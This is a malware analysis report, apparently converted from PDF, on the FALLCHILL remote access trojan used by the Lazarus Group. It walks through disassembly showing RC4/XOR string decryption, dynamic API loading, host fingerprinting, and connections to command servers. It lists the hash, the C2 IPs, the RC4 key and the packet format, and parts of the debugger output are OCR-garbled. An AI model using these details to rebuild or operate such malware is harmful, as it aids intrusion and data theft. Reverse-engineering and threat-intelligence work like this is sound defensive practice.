


A Detailed Analysis of Lazarus' RAT Called FALLCHILL

Prepared by: Date: LIFARS, LLC 09/07/2021

EXECUTIVE SUMMARY

FALLCHILL is a RAT that has been used by Lazarus Group since 2016. The malware decrypts multiple strings at runtime using the XOR algorithm and the RC4 hard-coded key "0D 06 09 2A 86 48 86 F7 0D 01 01 01 05 00 03 82". It implements a custom algorithm that is used to decode multiple DLL names and export functions, which will be imported at runtime. The process collects the following data from the machine and generates a victim ID: OS version information, MAC address, host name, host IP address. The following IP addresses represent the C2 servers, which will instruct the malware on what command to perform: 175.100.189.174 and 125.212.132.222. The diagram presented below presents all the functionalities implemented by this RAT.

FALLCHILL DIAGRAM





244 Fifth Avenue, Suite 2035, New York, NY 10001 LIFARS.com (212) 222-7061 info@lifars.com

ANALYSIS AND FINDINGS

SHA256:a606716355035d4a1ea0b15f3bee30aad41a2c32df28c2d468eafd18361d60d6

The malware writes multiple RC4 and XOR encrypted strings to the memory. One such example is shown in figure 1:

.text:0040501D	mov	al, 71h ; 'q'	
.text:0040501F	mov	[esp+48h+var_44],	
.text:00405024	mov	<pre>[esp+48h+var_F], a</pre>	
.text:00405028	mov	<pre>[esp+48h+var_C], a</pre>	al
.text:0040502C	mov	al, 31h ; '1'	
.text:0040502E	mov	[esp+48h+var_43],	0FBh ; 'û'
.text:00405033	test	esi, esi	
.text:00405035	mov	[esp+48h+var_42],	3Eh ; '>'
.text:0040503A	mov	[esp+48h+var_41],	0B7h ; '.'
.text:0040503F	mov	[esp+48h+var_40],	0C8h ; 'È'
.text:00405044	mov	[esp+48h+var_3F],	0BFh ; '¿'
.text:00405049	mov	[esp+48h+var_3E],	94h ; '"'
.text:0040504E	mov	[esp+48h+var_3D],	0E2h ; 'â'
.text:00405053	mov	[esp+48h+var_3B],	6
.text:00405058	mov	[esp+48h+var_3A],	0DAh ; 'Ú'
.text:0040505D	mov	[esp+48h+var_39],	1Eh
.text:00405062	mov	[esp+48h+var_38],	88h ; '^'
.text:00405067	mov	[esp+48h+var_37],	14h
.text:0040506C	mov	[esp+48h+var_36],	ØFh
.text:00405071	mov	[esp+48h+var_35],	74h ; 't'
.text:00405076	mov	[esp+48h+var_34],	83h ; 'f'
.text:0040507B	mov	[esp+48h+var_33],	8Eh ; 'Ž'
.text:00405080	mov	[esp+48h+var_32],	52h ; 'R'
.text:00405085	mov	[esp+48h+var_31],	0A7h ; '§'
.text:0040508A	mov	[esp+48h+var_30],	0D4h ; 'Ô'
.text:0040508F	mov	[esp+48h+var_2F],	19h
.text:00405094	mov	[esp+48h+var_2E],	8Bh ; '('
.text:00405099	mov	[esp+48h+var_2D],	96h ; '-'
.text:0040509E	mov	[esp+48h+var_2B],	6Dh ; 'm'
.text:004050A3	mov	[esp+48h+var_2A],	0F3h ; 'ó'
.text:004050A8	mov	[esp+48h+var_29],	97h ; '-'
.text:004050AD	mov	[esp+48h+var_28],	2Eh ; '.'
.text:004050B2	mov	[esp+48h+var_27],	23h ; '#'
.text:004050B7	mov	[esp+48h+var_26],	0A2h ; '¢'
.text:004050BC	mov	[esp+48h+var_25],	dl
.text:004050C0	mov	[esp+48h+var_24],	92h ; '''
.text:004050C5	mov	[esp+48h+var_23],	0B8h ; '.'
.text:004050CA	mov	[esp+48h+var_22],	7Ch ; ' '
.text:004050CF	mov	[esp+48h+var_21],	8Dh
.text:004050D4	mov	<pre>[esp+48h+var_1F],</pre>	0C1h ; 'Á'
.text:004050D9	mov	[esp+48h+var_1D],	ØFFh
.text:004050DE	mov	[esp+48h+var_1C],	99h ; '™'
.text:004050E3	mov	[esp+48h+var_1B],	21h ; '!'
.text:004050E8	mov	[esp+48h+var_1A],	6Eh ; 'n'

Figure 1



244 Fifth Avenue, Suite 2035, New York, NY 10001 **LIFARS**.com (212) 222-7061 info@lifars.com

The hard-coded RC4 key "0D 06 09 2A 86 48 86 F7 0D 01 01 01 05 00 03 82" is used to decrypt multiple strings at runtime:




Figure 2

There is a custom implementation of the RC4 algorithm provided by the sample, as shown below:

🗾 🖆 🖼		
.text:0040302E		1. alia 27.
.text:0040302E	loc_403	02E:
.text:0040302E	mov	eax, [esi+4]
.text:00403031	xor	ecx, ecx
.text:00403033	mov	dl, [eax+100h]
.text:00403039	inc	dl
.text:0040303B	mov	[eax+100h], dl
.text:00403041	mov	eax, [esi+4]
.text:00403044	mov	cl, [eax+100h]
.text:0040304A	mov	dl, [ecx+eax]
.text:0040304D		cl, [eax+101h]
.text:00403053	add	cl, dl
.text:00403055	xor	edx, edx
.text:00403057	mov	[eax+101h], cl
.text:0040305D	mov	eax, [esi+4]
.text:00403060	xor	ecx, ecx
.text:00403062	mov	cl, [eax+101h]
.text:00403068	mov	dl, [eax+100h]
.text:0040306E		ecx, eax
.text:00403070		edx, eax
.text:00403072	push	ecx
.text:00403073	F	edx
.text:00403074		ecx, esi
.text:00403076	call	sub_402E80
.text:0040307B		eax, [esi+4]
.text:0040307E		ecx, ecx
.text:00403080		edx, edx
.text:00403082		cl, [eax+101h]
.text:00403088		dl, [eax+100h]
.text:0040308E		cl, [ecx+eax]
.text:00403091		cl, [edx+eax]
.text:00403094		ecx, ØFFh
.text:0040309A		dl, [ecx+eax]
.text:0040309D		al, [ebx+edi]
.text:004030A0		dl, al
.text:004030A2		[edi], dl
.text:004030A4		edi
.text:004030A5		ebp
.text:004030A6	jnz	short loc_40302E

Figure 3



244 Fifth Avenue, Suite 2035, New York, NY 10001 LIFARS.com (212) 222-7061 info@lifars.com

An example of a string decrypted using a XOR operation, and the RC4 algorithm is displayed in figure 4:

Address	He	ĸ															ASCII
0019FEB4	35	00	GD	00	6B	00	66	00	4A	00	59	00	37	00	6B	00	5.m.k.f.J.Y.7.k.
0019FEC4	6A	00	6D	00	48	00	63	00	6A	00	34	00	6A	00	6C	00	i.m.H.c.i.4.i.l.
0019FED4	78	00	47	00	36	00	6A	00	68	00	73	00	64	00	52	00	x.G.6.j.h.s.d.R. T.7.F.a.w.7.f.j.
0019FEE4	54	00	37	00	46	00	61	00	77	00	37	00	66	00	6A	00	T.7.F.a.w.7.f.j.



The binary uses the SetErrorMode function in order to force the system not to display the critical-errorhandler message box and the Windows Error Reporting dialog (0x3 = **SEM_FAILCRITICALERRORS** | **SEM_NOGPFAULTERRORBOX**):

€12 • 00405165 00405167 • 00405167 • 00405167	6A 03 FF 15 28 00 41 00	<pre>push 3 call dword ptr ds:[<&SetErrorMode>] </pre>	>	Default (stdcall)	▼ 5 🖨 🗌 Unloci
dword ptr [00410028 <lazaru .text:00405167 lazarus.exe:</lazaru 	nen er segne produkt skunst som effektiver. Tanna beise store i statistik	el32.SetErrorMode>			3E <lazarus.entrypoint>)0</lazarus.entrypoint>
Elimo 1 Elimo 2 Elim	Dumo 2 III Dumo 4 III I	uma E 🚵 Watch 1 Iv-li acala 🗐 Struct	0019FEA8 00000	0003	

Figure 5

A new thread is created by the malware using the CreateThread API:

		push o push o push lazarus.4061B0 push o push o push dorond ptr ds:[<&CreateThrea 132.CreateThread>	Þ] ×	x87Statusword 0000 x87Sw_B 0 x87Sw_C 0 x87Sw_C 2 0 x87Sw_C 10 x87Sw_C 0 x87Sw_E 0 x87Sw_C 10 x87Sw_L 0 x87Sw_L 0 x87Sw_S 10 x87Sw_L 0 x87Sw_L 0
Dump 1 Dump 2	Dump 3 💭 Dump 4 💷 D	imp 5 👹 Watch 1 🛛 🕼 Iveals 🏼 🖉 Struct	0019FE94 00000 0019FE98 00000	
Address Hex		ASCII	0019FE9C 00406	
0019FEB4 35 00 6D 00 6B 00 0019FEC4 6A 00 6D 00 48 00 0010FED4 78 00 47 00 26 00	66 00 4A 00 59 00 37 00 63 00 6A 00 34 00 6A 00 64 00 62 00 73 00 64 00		0019FEA0 00000 0019FEA4 00000 0019FEA8 00000	000

Figure 6



THREAD ACTIVITY – START ADDRESS FUNCTION

We can use CyberChef (<u>https://gchq.github.io/CyberChef/</u>) to confirm that the algorithm used to decrypt strings is indeed RC4:




Figure 7

The LoadLibraryW routine is utilized to load multiple DLLs into the address space:

EIP 00401AD0 52 00401AD1 FF 15 00 00 41 00	push edx call dword ptr ds:[<&LoadLibraryW>]	`	Default (stdcall)
dword ptr [00410000 <lazarus.&loadlibraryw>]=<kernel3 .text:004014D1 lazarus.exe:\$1AD1 #1AD1</kernel3 </lazarus.&loadlibraryw>	2.LoadLibraryW>		1: [esp] 028FFC44 2: [esp+4] 00406180 lazarus.00406180 3: [esp+8] 028FFF94 4: [esp+C] 00650048
Image: Second	ASCII 028FC40 2 00 K.e.r.n.e.1.3.2.	00406 028FF 00650	180 lazarus.00406180 F94 048 072

Figure 8


The executable retrieves the address of multiple exported functions by calling the GetProcAddress function:



Figure 9



A simple encoding algorithm that consists of subtracting a hex number from 0xDB is implemented by the file (the decryption algorithm is implemented in Python and presented in the appendix):



The following DLLs are also loaded by the malicious process: wtsapi32.dll, Advapi32.dll, ws2_32.dll and iphlpapi.dll. The process decrypts the following function names and gets the address of them via a GetProcAddress function call:

- Module32FirstW, WinExec, FindFirstFileW, LocalAlloc, CreateThread, ReadFile, GetFileSize, GetExitCodeProcess, CloseHandle, GetTempFileNameW, Process32FirstW, DeleteFileW, LoadLibraryW, GetExitCodeThread, GetFileTime, TerminateThread, LocalFree, WaitForSingleObject, WaitForMultipleObjects, GetModuleFileNameW, WriteFile, Process32NextW, Sleep, MapViewOfFile, ReadProcessMemory, SetFilePointer, CreateToolhelp32Snapshot, GetTempPathW, CreateProcessW, GetFileAttributesW, GetLocalTime, GetSystemDirectoryW, GetVolumeInformationW, GetCurrentProcess, UnmapViewOfFile, GetVersionExW, SetFileTime, GetLogicalDrives, GetCurrentDirectoryW, SetCurrentDirectoryW, OpenProcess, CreateFileW, TerminateProcess, FreeLibrary, VirtualProtectEx, WriteProcessMemory, GetComputerNameW, FindNextFileW, GetModuleHandleW, MoveFileExW, FindClose, CreateFileMappingW, VirtualQueryEx, GetDriveTypeW, GetDiskFreeSpaceExW, GetLastError, SetLastError, VirtualAllocEx, CreateRemoteThread, FindResourceW, LoadResource, LockResource, GetTickCount
- WTSQueryUserToken, WTSEnumerateSessionsW
- OpenProcessToken, RegOpenKeyW, ControlService, SetServiceStatus, CloseServiceHandle, AdjustTokenPrivileges, LookupPrivilegeValueW, GetTokenInformation, LookupAccountSidW, OpenServiceW, RegDeleteKeyW, DeleteService, RegDeleteValueW, ChangeServiceConfig2W, OpenSCManagerW, CreateServiceW, StartServiceW, RegSetValueExW, RegCloseKey, RegisterServiceCtrlHandlerW, RegCreateKeyW, RegOpenKeyExW, RegQueryValueExW, GetUserNameW, CreateProcessAsUserW



- WSACleanup, recv, setsockopt, WSAStartup, listen, shutdown, gethostbyname, getpeername, accept, ioctlsocket, connect, closesocket, socket, htons, select, send, __WSAFDIsSet, bind, inet_addr
- GetAdaptersInfo

The malicious executable initiates the usage of Winsock DLL using the WSAStartup routine:

dword ptr [004152BC <lazarus.&wsastartup>]=<ws2_32.wsastartup> 1: [esp] 00000202 2: [esp14] 022FF0F4</ws2_32.wsastartup></lazarus.&wsastartup>	
O040622F 89 2D 20 57 41 00 mov dword ptr ds: [415720], ebp O040622F F5 8C 52 41 00 call dword ptr ds: [<405720], ebp Default (stdcall) ▼ 5	Unloc

Figure 11

The file tries to open a registry key that doesn't exist on our machine.

According to an article published by US-CERT at

<u>https://us-cert.cisa.gov/sites/default/files/publications/MAR-10135536-A WHITE S508C.pdf</u>, the data stored in this key is RC4 encrypted, and XOR encoded (0x80000002 = **HKEY_LOCAL_MACHINE** and 0x20019 = **KEY_READ**):

O0406A2A O0406A2A O0406A2A O0406A2A O0406A34 O0406A34 O0406A34 O0406A34 O0406A34 O0406A34 O0406A34 oducat text:00406A3C lazarus.exe	50 68 19 00 02 00 64 00 64 00 65 02 00 08 80 FF 15 90 53 41 00 FF 15 90 53 41 00 FF 30 53 40 FF 30 50 FF 30 50	Dush eax Dush eax Jush 20019 Tea ecx,dword ptr ss:[e push ecx push ecx push ecx push ecx all dword ptr ds:[<ℜ 32.RegOpenKeyExw>		>	x87StatusWord 0000 x87SW_B 0 x87SW_C3 x87SW_C1 0 x87SW_C9 x87SW_SF 0 x87SW_P Default (stdcall) 1: esp] 80000002 2: esp] 80000002 2: esp] 80000000 4: esp] 00000000 4: esp+4] 028FFCB 00000000 esp+4] 0202019	
Address Hex 028FFCBC 64 94 5D D4 B2 C5 028FFCCC 83 8E 63 96 E9 2- 028FFCDC F2 D8 2F DE 2E C1 028FFCBC F7 1F B3 E1 4E 3 028FFCEC 43 70 7E CD 7B FE	28 F6 96 2E 4E 66 F6 3F B 86 39 20 14 98 06 88 87 6. 87 21 B7 2A 20 A1 4E 99 6 A5 88 BE 8C A4 38 AA F1 6	ASCII 9 42 d.]Ô*Àì.êCşc°,98 A 646\$°0.âCNÊd A 900/b.1róNÊO%e A 55 ÷.*áN3¶9çjµ 3 C6 Cp.I{y.!.* ;Neck A 40 oP¥ %.R* ñd#	Struct O28FF O28FF	8C 00000 90 00000 94 23AA7	EC 000 019 024 180 lazarus.004061B0 007 000 000 000 000 000 000 0	

Figure 12

The major/minor version and the build number of the operating system are extracted via a GetVersionExW API call, as highlighted below:

EIP 00405676 50 00405677 FF 15 0	push eax call dword ptr ds:[<&GetVers			ult (stdcall)	▼ 5 € Unloc
dword ptr [004152C4 <lazarus.&getve .text:00405677 lazarus.exe:\$5677 #5</lazarus.&getve 			2: 3:	[esp] 028FFC74 [esp+4] 004061B0 [esp+8] 00000007 [esp+C] 0000011C	1az ar us. 004061B0
Address Hex 028FFC74 1C 01 00 00 06 00 00 00 02	ASCII ASCII Ø 00 00 00 00 00 0	028FFC68 ©028FF	C74		

Figure 13



The GetAdaptersInfo routine is used to retrieve adapter information for the local machine. The binary extracts the hardware address (MAC) from the result and stores it in a separate buffer:

	00406627 0040627 0040627 004152FC <1a 6628]azarus.	53 FF 15 Zarus.&Get/	AdaptersInfo	o c			:AdaptersInfo	>]>	x875W_SF 0 x875W_P Default (stdcall) 1: [esp] 027107D8 2: [esp+4] 028FFD84 3: [esp+4] 028FFD84 4: [esp+c] 00000280	0 x875₩_U 0
. LEAL. 0040	0020 Tazarus.	CAC. \$0020 4	10020							
🚛 Dump 1	Dump 2	Ump 3	Dump 4	Ump 5	🧶 Watch 1	[x=] Locals	Struct	028FFD78 02710 028FFD7C 028FF		

Figure 14

The NetBIOS name of the computer is extracted using GetComputerNameW:

Dump 1 Dump 2	Dump 3 💭 Dump 4 💭 Dump	9.5 👹 Watch 1 🛛 🗱 🖉 Struct	028FFD50 028FF 028FFD54 028FF	
dword ptr [00415234 <lazar .text:004065A8 lazarus.exe</lazar 	us.&GetComputerNameW>]= <ker ::\$65A8 #65A8</ker 	nel32.GetComputerNameW>	>	1: [ssp] 028FFD70 2: [esp+4] 028FFD5C 3: [esp+8] 004061B0 lazarus.004061B0 4: [esp+C] 0000020
● 00405583 00406589 00406582 00406582 00406592 00406597 00406597 00406597 00406597 00406597 00406597	51 89 44 24 11 52 89 44 24 19 66 44 24 10 00 66 89 44 24 10 67 44 24 02 20 00 00 00 88 44 24 1F FF 15 34 52 41 00 FF 15 34 52 41 00	<pre>push ecx mov dword ptr ss:[esp+11], eax push edx mov dword ptr ss:[esp+19], eax mov byte ptr ss:[esp+10], ax mov dword ptr ss:[esp+16], ax mov dword ptr ss:[esp+16], a1 call dword ptr ds:[esp+16], a1</pre>	2	AW IN

Figure 15

The private IP address of the host along with other information is extracted using the gethostbyname function:


• 004065D1	50	push eax		
EIP → 004065D2		call dword ptr ds:[<&gethostbyname>]	>	Default (stdcall) ▼ 5 🗘 Unlod
dword ptr [00415384 <1az .text:004065D2 lazarus.e	arus.&gethostbyname>]= <ws2 exe:\$65D2 #65D2</ws2 	_32.gethostbyname>		1: [csp+4] 004061B0 lazarus.004061B0 3: [csp+8] 000000F 4: [csp+C] 48534544
	ananan.	@	028FFD54 028FF	060

Figure 16

The following buffer contains the IP address extracted earlier, the host name, and different information about the operating system extracted above:

Address																	ASCII
0041561C	00	00	00	00	00	00	00	00	C0	A8	A4	80	00	00	00	00	À ¤
0041562C	44	00	45	00	53	00	4B	00	54	00	4F	00	50	00	2D	00	D.E.S.K.T.O.P
0041563C	32	00	43	00										00	00	00	2.C.
0041564C	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
0041566C	02	00	00	00	06	00	00	00	02	00	00	00	01	00	00	01	
0041567C	00	00	00	00	00	00	00	00	01	00	00	00	00	00	00	00	





The executable generates a unique ID based on a GetTickCount function call and the MAC address. The algorithm utilized to obtain the ID is custom and consists of a lot of operations (a snippet of it is displayed below):

Address	Hex	and a local		ASCII
	00 OC 29 25 66		00 20 F1 88 A4 03 00 00 00	
	.text:004037BE		ebx, ebp	
	.text:004037C0		[esp+0B4h+var_40], edi	
	.text:004037C4	and	ebx, edx	
	.text:004037C6		edx, [ecx+0Ch]	
	.text:004037C9	mov	edi, esi	
	.text:004037CB	xor	ebx, edx	
	.text:004037CD	mov	edx, [esp+0B4h+var_40]	
	.text:004037D1	rol	edi, 5	
	.text:004037D4	add	ebx, edi	
	.text:004037D6	add	ebx, edx	
	.text:004037D8	mov	edx, [ecx+10h]	
	.text:004037DB	lea	edi, [edx+ebx+5A827999h]	
	.text:004037E2	mov	ebx, [eax+4]	
	.text:004037E5	mov	edx, [ecx+4]	
	.text:004037E8	mov	[esp+0B4h+var_3C], ebx	
	.text:004037EC	rol	edx, 1Eh	
	.text:004037EF	mov	ebx, ebp	
	.text:004037F1	mov	[esp+0B4h+var_A0], edi	
	.text:004037F5	xor	ebx, edx	
	.text:004037F7	and	ebx, esi	
	.text:004037F9	rol	edi, 5	
	.text:004037FC	xor	ebx, ebp	
	.text:004037FE	add	ebx, edi	
	.text:00403800	mov	edi, [esp+0B4h+var_3C]	
	.text:00403804	add	ebx, edi	
	.text:00403806	mov	edi, [ecx+0Ch]	
	.text:00403809	rol	esi, 1Eh	
	.text:0040380C	lea	edi, [edi+ebx+5A827999h]	
	.text:00403813	mov	ebx, [eax+8]	
	.text:00403816	mov	[esp+0B4h+var_38], ebx	
	.text:0040381A	mov	ebx, edi	
	.text:0040381C	rol	ebx, 5	
	.text:0040381F	mov	[esp+0B4h+var_A4], ebx	

Figure 18

The corresponding ID of our machine is highlighted in figure 19:

Address	He	< .															ASCII 7.9.7.3.3.3.0.3. 5.8.1.4.3.3
00415688	37	00	39	00	37	00	33	00	33	00	33	00	30	00	33	00	7.9.7.3.3.3.0.3.
00415698	35	00	38	00	31	00	34	00	33	00	33	00	00	00	00	00	5.8.1.4.3.3

Figure 19

Two C2 servers and the port number have been decrypted by the process:

Address	Hex	(ASCII
028FFCEC Address			34	00	33	00	00	00	95	65	F4	7D	50	27	58	2E	4.4.3eô}P'X. ASCII
																	1.2.52.1.2
Address	He	(ASCII
028FFD1C	31	00	37	00	35	00	2E	00	31	00	30	00	30	00	2E	00	1.7.51.0.0
028FFD2C	31	00	38	00	39	00	2E	00	31	00	37	00	34	00	00	00	1.8.91.7.4





The inet_addr routine is utilized to convert the IP addresses of the C2 servers into proper addresses for the IN_ADDR structure:

● 00406083 52 ● 00405084 FF 15 14 01 41 00	<pre>push edx call dword ptr ds:[<&inet_addr>]</pre>	
		> Default (stdcall)
<pre>dword ptr [00410114 <lazarus.&inet_addr>]=<ws2_32.ir .text:00406084 lazarus.exe:\$6084 #6084</ws2_32.ir </lazarus.&inet_addr></pre>	et_addr>	2: [esp+4] 00000001 3: [esp+8] 00406180 lazarus.00406180 4: [esp+C] 00000007
Ump 1 Ump 2 Ump 3 Ump 4 Um Dump 4	np 5 👹 Watch 1 🛛 🕼 🖉 Struct	028FFCD8 028FFD5C 028FFCDC 00000001
Address Hex 028FFDSC 31 32 35 2E132 31 32 2E131 33 32 2E132 32 3 028FFDSC 31 32 35 2E132 31 32 2E132 32 32 32 32 32 32 32 32 32 32 32 32 3	push eax call dword ptr ds:[<&inet_addr>]	028FFCE0 0004061B0 028FFCE0 00000007 Default (stdcall) ▼ 1: [esp]
<pre>dword ptr [00410114 <lazarus.&inet_addr>]=<ws2_32.ir .text:004060D2 lazarus.exe:\$60D2 #60D2</ws2_32.ir </lazarus.&inet_addr></pre>	et_addr>	2: [esp+4] 00000001 3: [esp+8] 004061B0 lazarus.004061B0 4: [esp+C] 00000007
💭 Dump 1 💭 Dump 2 💭 Dump 3 💭 Dump 4 💭 Dum	np 5 👹 Watch 1 🛛 [x=] Locals 🖉 Struct	028FFCD3 028FFD5C 028FFCDC 00000001
Address Hex 028FFD5C 31 37 35 2E 31 30 30 2E 31 38 39 2E 31 37 3	ASCII 4 00 175.100.189.174.	028FFCE0 00406180 1azarus.00406180 028FFCE4 0000007

Figure 21

The sample extracts the valid drives on the system using the GetLogicalDriveStringsW API:

L→● 00406B93 ● 00406B94 ● 00406B99 ■ 00406B99 ■ 00406B99	53 68 04 01 00 00 66 C7 00 00 00 FF 15 40 00 41 00	push ebx push 104 mov word ptr ds:[eax],0 call dword ptr ds:[<&GetLogic		x875W_C1 0 x875W_C0 x875W_SF 0 x875W_P	0 x87SW_ES 0 0 x87SW_U 0
• <	rus.&GetLogicalDriveStri	ngsW>]= <kernel32.getlogicaldrivestr< td=""><td>></td><td>Default (stdcall) 1: [esp] 00000104 2: [esp+4] 027199A8 3: [esp+8] 0000007 4: [esp+C] 0000000</td><td>🔻 5 テ 🗆 Unios</td></kernel32.getlogicaldrivestr<>	>	Default (stdcall) 1: [esp] 00000104 2: [esp+4] 027199A8 3: [esp+8] 0000007 4: [esp+C] 0000000	🔻 5 テ 🗆 Unios
		Dump 5 👹 Watch 1 🛛 🕅 S	Struct 028FFD2C 000001 028FFD30 027199		

Figure 22

GetDriveTypeW is used to retrieve the type of the drives extracted above. The drives name and their type are saved to a buffer in the following form ("C 3" and "D 5"):

004068CA 51 004068CB 66 88 04 7A 004068CF 66 89 44 24 24 004068CF 66 89 44 24 24 004068CF FF 15 3C 00 41 00	<pre>push ecx mov ax,word ptr ds:[edx+edi=2] mov word ptr ss:[esp+24],ax call dword ptr ds:[<&GetDriveTypew>]</pre>	x875W_C1 0 x875W_C0 0 x875W_C5 0 x875W_C9 0 x875W_S7 x875W_P0 x875W_D 0 x875W_D 0 Default (stdcall) ▼ 5 ↓ 1: [csp] 0.28FPD50 5 ↓
<pre>dword ptr [0041003C <lazarus.&getdrivetypew>]=<kernel: .text:004068D4 lazarus.exe:\$68D4 #68D4</kernel: </lazarus.&getdrivetypew></pre>	2.GetDriveTypeW>	2: [esp+4] 004061B0 lazarus.004061B0 3: [esp+8] 0000007 4: [esp+C] 0000000
Image: Constraint of the state of	5 Watch 1 [x=] Locals 2 Struct	O283FD02 028FFD30 00406180 122 ar us.00406180 028FFD34 00000007 028FFD38 00000001 028FFD38 00000000 0295EFD2 02718048 1"0"1"1"1"1"1"1"1"1"1"1"1"1"1"1"1"1"1"1

Figure 23

A new socket is created by the process $(0x2 = AF_INET, 0x1 = SOCK_STREAM$ and $0x6 = IPPROTO_TCP$):

● 00401077 00401079 00401078 00401078 00401070 <	6A 06 6A 01 6A 02 FF 15 C8 53 41 00	push 6 push 1 push 2 call dword pt	tr ds:[<&socket>]	>	· • 1	x875W_C1 0 x875W_C0 x875W_5F 0 x875W_P Default (stdcall) 1: [esp] 00000002	0 x875W_ES 0 0 x875W_U 0 ▼ 5 € Unloc
dword ptr [004153C8 <lazarus .text:0040107D lazarus.exe:\$</lazarus 		et>				1: [esp] 00000002 2: [esp+4] 00000001 3: [esp+8] 00000006 4: [esp+C] 00000001	
Dump 1 Dump 2 Dump 2	ump 3 🚺 Dump 4 🚺 Du	mp 5 🛞 Watch 1	Ix=I Locals 🖉 Struct	028FFC30 000 028FFC34 000 028FFC38 000	0000	D1	

Figure 24

The malicious file enables the non-blocking mode for the socket using the ioctlsocket routine (0x8004667e **= FIONBIO**):



0040109A 0040109B 56 7E 66 0 004010AD 56 7E 66 0 004010A1 56 7E 66 0	push esi	x875w_C1 0 x875w_C0 0 x875w_E5 0 x875w_SF 0 x875w_P 0 x875w_U 0 Default (stdcall)
dword ptr [004152F4 <lazarus.&ioctlsoc .text:004010A1 lazarus.exe:\$10A1 #10A1</lazarus.&ioctlsoc 		1: [esp] 0000011C 2: [esp+4] 8004667E 3: [esp+8] 028FFC40 4: [esp+C] 00000001
Ump 1 Ump 2 Ump 3 Ump 3 Address Hex 028FFC40 01 00 00 62 00 04 00 00	Dump 4 Image: Dimp 5 Image: Dimp 5 </th <th>028FFC38 0000012 028FFC38 0028FFC40 028FFC38 028FFC40 028FFC40 0000001</th>	028FFC38 0000012 028FFC38 0028FFC40 028FFC38 028FFC40 028FFC40 0000001

Figure 25

A new connection to 175.100.189.174 on port 443 is established by the process (if it's unsuccessful, it tries to connect to 125.212.132.222). It's important to mention that the network connections are simulated using FakeNet (<u>https://github.com/fireeye/flare-fakenet-ng</u>):

004010B5 004010B6	51 56 FF 15 00 53 41 00	push 10 push ecx push esi call dword ptr ds:[<&connect>]			0 x875W_E5 0 0 x875W_U 0 ▼ 5 🗣 □ Unloc
dword ptr [00415300 <lazarus. .text:00401087 lazarus.exe:\$1</lazarus. 	eren eren eren eren eren eren eren eren	>		2: [esp+4] 028FFD54 3: [esp+8] 0000010 4: [esp+C] 0000001	
Jump 1 Jump 2 Jump 2 Address Hex 028FFD54 02 00 01 BB AF 64 BD		ASCII	t 028FFC30 0000 028FFC34 028F 028FFC38 0000 028FFC38 0000 028FFC3C 0000 028FFC40 0000 0000 0000 0000 0000 0000 0000	FD54 00010 00001	

Figure 26

The select API is utilized to determine the status of the socket:

dword ptr	004010C8 004010C9 004010C0 004010C 0040100 00401000 00401002 00401004 0040104 0040104 0040104 0040104 004004 004004 004004 004004 004004 004004 0	8D 4C 6A 00 51 6A 00 6A 00 89 74 C7 44 89 54 C7 44 FF 15	24 28 24 24 01 00 24 1C 24 20 00 00 54 53 41 00	0000	push eax lea ecx,dword push o push o push o nov dword ptr nov dword ptr nov dword ptr nov dword ptr call dword pt	ss: [esp+2 ss: [esp+2 ss: [esp+2 ss: [esp+2	8],esi 4],1 c],edx 0,0			~	1: [esp] 00000000 2: [esp+4] 0000000	
.text:0040	LOEC lazarus.e	xe:\$10EC #	10EC								3: [esp+8] 028FFC4C 4: [esp+C] 00000000	
Dump 1	Ump 2	Dump 3	Dump 4	Dump 5	🧶 Watch 1	[x=] Locals	2 Struct	02	SFFC28	00000	000	
Address H	ex A 00 00 00 00	00 00 00 0		1C 01 00 0	ASCII			02	8FFC30 0 8FFC34 0 8FFC38 0	00000	000	

Figure 27

The blocking mode for the socket is enabled using the ioctlsocket routine:







There is a call to GetTickCount followed by another one to the _rand function. The result of the operations is encrypted using the RC4 key presented before. The structure of the data sent to the server is "17 03 01 00 <buffer length> buffer":

00403375 6A 00 00403381 8B 0C 2E 00403383 50 00403385 51 00403385 51 00403386 52 00403386 52 004008857 FE 15 20 52 41 €	push 0 lea ecx,dword ptr ds:[esi+ebp] push eax push ecx push ecx oo call dword ptr ds:[<&send>]	~	Default (stdcall) 🔻 5 🖨 🗌 Unloci
dword ptr [00415220 <1azarus.&send>]= <ws2_: .text:00403387 1azarus.exe:\$3387 #3387</ws2_: 	2. send>		1: [esp] 000001EC 2: [esp+4] 0270C638 3: [esp+8] 000000D 4: [esp+C] 0000000
Ump 1 Ump 2 Ump 3 Ump 3 Address Hex 0270C638 17 03 00 08 DA 50	4 1 2 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0	00000 002700 40000 80000	2638 0000 0000

Figure 29

The process receives data from the socket by calling the recv function. It expects a structure such as "17 03 01 00
buffer length>", and then other recv calls follow:

